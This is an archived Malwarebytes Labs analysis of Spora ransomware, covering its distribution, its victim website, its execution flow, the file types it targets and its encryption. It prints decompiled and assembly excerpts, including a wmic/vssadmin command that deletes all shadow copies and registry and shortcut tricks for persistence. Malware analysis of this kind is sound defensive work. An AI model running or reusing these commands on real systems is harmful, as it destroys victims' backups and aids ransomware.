Explained: Spora ransomware

By Malwarebytes Labs

Published: 2017-03-09 · Archived: 2026-04-06 01:30:45 UTC

Nowadays, ransomware has become the most popular type of malware. Most of the new families are prepared by amateurs (script-kiddies) and they are distributed on a small scale. There are only a few major players on this market that are prepared by professionals. Recently, Spora ransomware joined this set. As we will see, some of the elements suggest that there is a well-prepared team of criminals behind it.

Spora got some hype of being a ransomware that can encrypt files offline. In fact, this concept is nothing novel – we already saw many ransomware families that can do the same. For example DMA Locker 3.0, Cerber, or some newer editions of Locky. However, it has some other features that make it interesting.

Analyzed samples

- 0c1007ba3ef9255c004ea1ef983e02efe918ee59 – case #1
  - **4a4a6d26e6c8a7df0779b00a42240e7b – payload #1 – Spora ransomware** <- main focus of this analysis
  - 38e645e88c85b64e5c73bee15066ec19 – payload #2 – a downloader similar to this one
- 57484440f7be94394fd851de3e416285 – case #2 (captured 06.03.2017)
  - **3b80deb6d55cb0bb8560afd22238885c – payload – Spora ransomware**


Distribution method

Spora is distributed by various ways – from phishing e-mails (described here) to infected websites dropping malicious payloads.


Some examples of the distribution method used by this ransomware are described here (the campaign from 14.02.2017) and here (the campaign from 06.03.2017).

Behavioral analysis

After being deployed, Spora ransomware runs silently and encrypts files with selected extensions. Then, it attempts to redeploy itself with elevated privileges. No UAC bypass mechanism has been used – instead, the UAC popup appears repeatedly till the user accepts it:



Then, it deploys another system tool – vssadmin, for deleting shadow copies:




It doesn't even try to be silent – command line window is displayed.

It also drops its own copy into C: directory. Several modifications are being made in existing folder's settings. First of all, Spora disables displaying an arrow icon to indicate shortcuts. It makes all the existing folders as hidden and creates shortcuts to each of them. The shortcut not only deploys the original folder but also the dropped malware sample.


Example of a command, deployed when the user clicks on the shortcut:

```
C:WindowsC:Windowssystem32cmd.exe /c  start explorer.exe "Program Files"  & type "81d59edde88fc4969d
```




Spora doesn't change filenames, nor adds extensions. Each file is encrypted with a separate key (files with the same plaintext are encrypted to different ciphertexts). Encrypted content has high entropy, no patterns are visible, that suggest a stream cipher or chained blocks (probably AES in CBC mode).

Visualization of a file – before and after encryption:




“>

The malware drops related files in several locations. The following files can be found in %APPDATA%.




The file with the .KEY extension and a ransom note in HTML format are also dropped on the Desktop:



The .KEY file contains encrypted data about the victim that needs to be uploaded later to the attacker’s website for the purpose of synchronizing the status of the victim.

When the encryption finishes, a ransom note pops up. In the first analyzed cases it was in a Russian language. However, other language versions also exists, for example – English note given below:




The content of the .KEY file is Base64 encoded and stored as a hidden field inside the ransom note:

```
                    <form action='https://spora.bz' method='post'>
                  </noscript>
                  <input name='u' type='hidden' value='XDATABASE64ENCRYPTED'/><input name='b' type='hidden'
value='WVM11q+EJzL5anjf+0WAfSytsY2ELmBGXyCwS1eWeQjTxlaFjICgJBIsEsyqQOxASL8IDaLJzDIW0vo5D3PlwXRH3wK3luTeJcqqS6uik9dUL3K
DYEf7mYMC9HD2nZnhDIh8CuBlXcfg2xoZlOtR0CQB1eRMbP83qrLgRow9WK2iVpO58ckAQVyW2hacZWpARLDgWplZvCtDh3BXDXV0xKLs9Ta64CTHSXeMs
USCaL4LQnbgPAcSclWmPDLI2pdXS1rmNhVR7gxzZJrYNVmGBRtKd2Gz11+bzBfTRBYCKZiokfQSffPV9xjoLW2+7s4/7WSjcDFv9Sxgi2t9TpKCAQ5C+ZJ
QADVGr8aO+LVMJQZ9EPhnQ1LbiJYBqtxK7vjzQSMmPIP/B0BatMDBMRDnwdzSyOawh7taHtzDrTt5t+CGl331O7gb1rP
```


In newer versions (#2) the *.KEY* file was not dropped at all, and the full synchronization with the remote server was based on its equivalent submitted automatically as the hidden field. It shows the second step in evolution of this ransomware – to make the interface even simpler and more accessible.

Website for the victim

Ransomware itself is not looking sophisticated, except for its website for the victim and the internals of the .KEY file (or it's base64 equivalent). In older versions, a user was asked to upload the .KEY file to the website and all of his/her private information are retrieved, i.e. username, infection date, status, etc.



In newer versions, there is no necessity to upload anything – when the user clicks the link on the ransom note, the base64 content containing all the data is submitted automatically.



Some information is also encoded inside the victim ID: country code (first two characters), hash, statistics about encrypted files types (how many particular types of files has been encrypted of each category: office document, PDF, Corel Draw, DB, Image, Archive). You can find a decoder here.

Another step taken by authors to provide a user-friendly interface is the fact that the site (although hosted as a hidden service) does not require users to download a Tor browser, like most of the ransomware, but instead, provides a convenient gateway at *spora.bz*.

Inside

Spora executable comes packed in various crypters. It has been also observed distributed in bundles with other malware. In case #1, after defeating the first encryption layer, we can find two UPX-packed payloads. They can be unpacked by the standard UPX application. As a result, we are getting samples that are not further obfuscated. In the mentioned case, Spora ransomware was distributed along with a malicious downloader (38e645e88c85b64e5c73bee15066ec19) similar to the one described here. (Since this article is dedicated to Spora ransomware only, the second payload will not be further described).

Execution flow

Spora's execution path varies depending on the parameter with which it has been deployed. On its initial run it is executed without any parameter. Then, the basic steps are the following:

1. Create mutex (pattern: *m*)

2. Decrypt AES protected data stored in the binary (i.e. RSA public key, ransom note, sample ID)

3. Search files with the attacked extensions. Make a list of their paths and statistics of the types.

4. Generate RSA key pair (one per victim)

5. Encrypt files with the selected extensions

After completing these operations, Spora redeploys it's own binary – this time with Administrative privileges (causing UAC alert to pop-up). It passes in the command-line a parameter 'u' that modifies the execution path.

```
if ( is_u_param )
{
  delete_shadows();
  delete_shortcuts(v5);
  hObject = CreateFileW(buf, 0x80000000, 3u, 0, 3u, 0x80u, 0);
  if ( !CreateStreamOnHGlobal(0, 1, &ppstm) )
  {
    enum_drives((int (__stdcall *)(WCHAR *, UINT, int, int))sub_404BDF, 0, 0);
    wnet_enum();
    if ( CryptAcquireContextW(&hProv, 0, 0, 0x18u, 0xF0000000) )
    {
      hKey = import_key();
      CryptReleaseContext(0, 0);
    }
    (*(void (__stdcall **)(_DWORD))(v6 + 8))(0);
  }
  CloseHandle(0);
  remove_zoneidentifier_drop_copies();
LABEL_4:
  ExitProcess(0);
```

Some of the steps that are executed in such case are:

1. Delete shadow copies

```
memset(&pExecInfo, 0, 60);
pExecInfo.nShow = 0;
pExecInfo.cbSize = 60;
pExecInfo.lpFile = L"wmic.exe";
pExecInfo.lpParameters = L"process call create \"cmd.exe /c vssadmin.exe delete shadows /quiet /all\"";
pExecInfo.fMask = 1024;
v0 = 0;
do
{
  if ( ShellExecuteExW(&pExecInfo) )
    break;
  Sleep(0x10u);
```

2. Modify *lnkfile* settings (in order to hide an arrow added by default to indicate shortcut – more about it's purpose described in the section "Behavioral analysis")

```
phkResult = this;
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Classes\\lnkfile", 0, 2u, &phkResult) )
{
  RegDeleteValueW(phkResult, L"IsShortcut");
  RegCloseKey(phkResult);
  SHChangeNotify(0x8000000, 0, 0, 0);
}
```

3. Drop it's own copy and the ransom not on every drive

4. Deploy explorer displaying the ransom note

What is attacked?

Spora ransomware attacks the following extensions:

```
xls doc xlsx docx rtf odt pdf psd dwg  cdr cd mdb 1cd dbf sqlite accdb jpg  jpeg tiff zip rar 7z bac
```

They are grouped in several categories, used to build statistics for the attackers. The categories can be described as such: office documents, PDF/PPT documents, Corel Draw documents, database files, images, and archives:

```
ext_office      dd offset a_xls         ; DATA XREF: check_extension_group+26↓r
                                        ; ".xls"
                dd offset a_doc         ; ".doc"
                dd offset a_xlsx        ; ".xlsx"
                dd offset a_docx        ; ".docx"
                dd offset a_rtf         ; ".rtf"
                dd offset a_odt         ; ".odt"
ext_pdf_ppt     dd offset a_pdf         ; DATA XREF: check_extension_group+3C↓r
                                        ; ".pdf"
                dd offset a_ppt         ; ".ppt"
                dd offset a_pptx        ; ".pptx"
ext_coreldraw   dd offset a_psd         ; DATA XREF: check_extension_group+52↓r
                                        ; ".psd"
                dd offset a_dwg         ; ".dwg"
                dd offset a_cdr         ; ".cdr"
ext_databases   dd offset a_cd          ; DATA XREF: check_extension_group+68↓r
                                        ; ".cd"
                dd offset a_mdb         ; ".mdb"
                dd offset a_1cd         ; ".1cd"
                dd offset a_dbf         ; ".dbf"
                dd offset a_sqlite      ; ".sqlite"
                dd offset a_accdb       ; ".accdb"
ext_images      dd offset a_jpg         ; DATA XREF: check_extension_group+7E↓r
                                        ; ".jpg"
                dd offset a_jpeg        ; ".jpeg"
                dd offset a_tiff        ; ".tiff"
ext_archive     dd offset a_zip         ; DATA XREF: check_extension_group+94↓r
                                        ; ".zip"
                dd offset a_rar         ; ".rar"
                dd offset a_7z          ; ".7z"
                dd offset a_backup      ; ".backup"
                dd offset a_sql         ; ".sql"
                dd offset a_bak         ; ".bak"
```

Several system directories are excluded from the attack:

```
windows program files program files (x86) games
```

How does the encryption works?

Encryption used by Spora ransomware is complex, follows several levels. It uses Windows Crypto API. The executable comes with two hardcoded keys: AES key – used to decrypt elements hardcoded in the binary, and an RSA public key – used to encrypt keys generated on the victim's machine.

In addition to operations related to encrypting victim's files, Spora uses Windows Crypto API for other purposes – i.e. to encrypt temporary data, and to decrypt some elements stored in the binary.

First, it creates a file in %APPDATA% – the filename is the Volume Serial Number. This file is used for temporary storing information.

```
00405AE1  >  CALL 1.0040561E
00405AE6  .^ JMP 1.004059C6
00405AEB  >  PUSH EBP                          hTemplateFile = NULL
00405AEC  .  PUSH 0x80                         Attributes = NORMAL
00405AF1  .  PUSH 0x4                          Mode = OPEN_ALWAYS
00405AF3  .  PUSH EBP                          pSecurity = NULL
00405AF4  .  XOR EBX,EBX
00405AF6  .  INC EBX
00405AF7  .  PUSH EBX                          ShareMode = FILE_SHARE_READ
00405AF8  .  PUSH 0xC0000000                   Access = GENERIC_READ|GENERIC_WRITE
00405AFD  .  PUSH ESI                          FileName = "C:\\Users\\tester\\AppData\\Roaming\\1150106411"
00405AFE  .  CALL DWORD PTR DS:[<&KERNEL32.CreateFileW>]  CreateFileW
00405B04  .  MOV DWORD PTR DS:[0x405ED0],EAX
```

The temporarily stored information is encrypted with the help of the function CryptProtectData:

```
004056A5  .  MOV [LOCAL.3],EAX
004056A8  .  MOV EAX,[ARG.3]
004056AB  .  MOV [LOCAL.4],EAX
004056AE  .  LEA EAX,[LOCAL.2]
004056B1  .  PUSH EAX                          pDataOut
004056B2  .  PUSH 0x5                          dwFlags
004056B4  .  PUSH EDI                          pPromptStruct
004056B5  .  PUSH EDI                          pvReserved
004056B6  .  PUSH spora_un.00406970            pOptionalEntropy
004056BB  .  PUSH EDI                          szDataDescr
004056BC  .  LEA EAX,[LOCAL.4]
004056BF  .  PUSH EAX                          DATA_BLOB* inData
004056C0  .  CALL DWORD PTR DS:[<&CRYPT32.CryptProtectData>]  crypt32.CryptProtectData
004056C6  .  TEST EAX,EAX
004056C8  .v JE SHORT spora_un.00405718
004056CA  .  PUSH ESI
004056CB  .  MOV ESI,DWORD PTR DS:[<&KERNEL32.WriteFile>]  kernel32.WriteFile
004056D1  .  PUSH EDI                          pOverlapped = NULL
004056D2  .  LEA EAX,[ARG.1]
004056D5  .  PUSH EAX                          pBytesWritten = 0012FEB4
004056D6  .  PUSH 0x4                          nBytesToWrite = 0x4
004056D8  .  LEA EAX,[LOCAL.2]
004056DB  .  PUSH EAX                          Buffer = 0012FEB4
004056DC  .  PUSH DWORD PTR DS:[0x406998]      hFile = 000000A0 (window)
004056E2  .  CALL ESI                          WriteFile
```


EAX=0012FEB4

Address	Hex dump	ASCII
0012FEB4	20 1F 00 00 C0 4C 59 00 C4 FF 12 00 E2 97 13 76	▼..└LY.— ‡.ô§‼v
0012FEC4	E4 FE 12 00 89 57 40 00 01 00 00 00 C0 4C 59 00	ń■‡.ëW@.0...└LY.
0012FED4	20 1F 00 00 F8 CC 58 00 00 00 00 00 04 00 64 01	▼..°╠X.....♦.d0
0012FEE4	00 00 00 00 D7 66 40 00 00 00 00 00 00 00 00 00	....╫f@.........
0012FEF4	94 FF 12 00 00 80 FD 7F 00 00 00 00 01 06 00 00	ö ‡..C²▲....0♠..
0012FF04	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

It includes, i.e. list of the fies to be encrypted (with extensions matching the list):

Address	Hex dump	ASCII
00594CC0	74 00 43 00 3A 00 5C 00 50 00 72 00 6F 00 67 00	t.C.:.\.P.r.o.g.
00594CD0	72 00 61 00 6D 00 44 00 61 00 74 00 61 00 5C 00	r.a.m.D.a.t.a.\.
00594CE0	4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00	M.i.c.r.o.s.o.f.
00594CF0	74 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 77 00	t.\.W.i.n.d.o.w.
00594D00	73 00 20 00 4E 00 54 00 5C 00 4D 00 53 00 53 00	s. .N.T.\.M.S.S.
00594D10	63 00 61 00 6E 00 5C 00 57 00 65 00 6C 00 63 00	c.a.n.\.W.e.l.c.
00594D20	6F 00 6D 00 65 00 53 00 63 00 61 00 6E 00 2E 00	o.m.e.S.c.a.n...
00594D30	6A 00 70 00 67 00 54 00 43 00 3A 00 5C 00 50 00	j.p.g.T.C.:.\.P.
00594D40	79 00 74 00 68 00 6F 00 6E 00 32 00 37 00 5C 00	y.t.h.o.n.2.7.\.
00594D50	4C 00 69 00 62 00 5C 00 74 00 65 00 73 00 74 00	L.i.b.\.t.e.s.t.
00594D60	5C 00 69 00 6D 00 67 00 68 00 64 00 72 00 64 00	\.i.m.g.h.d.r.d.
00594D70	61 00 74 00 61 00 5C 00 70 00 79 00 74 00 68 00	a.t.a.\.p.y.t.h.
00594D80	6F 00 6E 00 2E 00 6A 00 70 00 67 00 56 00 43 00	o.n...j.p.g.V.C.
00594D90	3A 00 5C 00 50 00 79 00 74 00 68 00 6F 00 6E 00	:.\.P.y.t.h.o.n.
00594DA0	32 00 37 00 5C 00 4C 00 69 00 62 00 5C 00 74 00	2.7.\.L.i.b.\.t.
00594DB0	65 00 73 00 74 00 5C 00 69 00 6D 00 67 00 68 00	e.s.t.\.i.m.g.h.
00594DC0	64 00 72 00 64 00 61 00 74 00 61 00 5C 00 70 00	d.r.d.a.t.a.\.p.
00594DD0	79 00 74 00 68 00 6F 00 6E 00 2E 00 74 00 69 00	y.t.h.o.n...t.i.
00594DE0	66 00 66 00 3E 00 43 00 3A 00 5C 00 50 00 79 00	f.f.>.C.:.\.P.y.
00594DF0	74 00 68 00 6F 00 6E 00 32 00 37 00 5C 00 4C 00	t.h.o.n.2.7.\.L.
00594E00	69 00 62 00 5C 00 74 00 65 00 73 00 74 00 5C 00	i.b.\.t.e.s.t.\.
00594E10	7A 00 69 00 70 00 64 00 69 00 72 00 2E 00 7A 00	z.i.p.d.i.r...z.

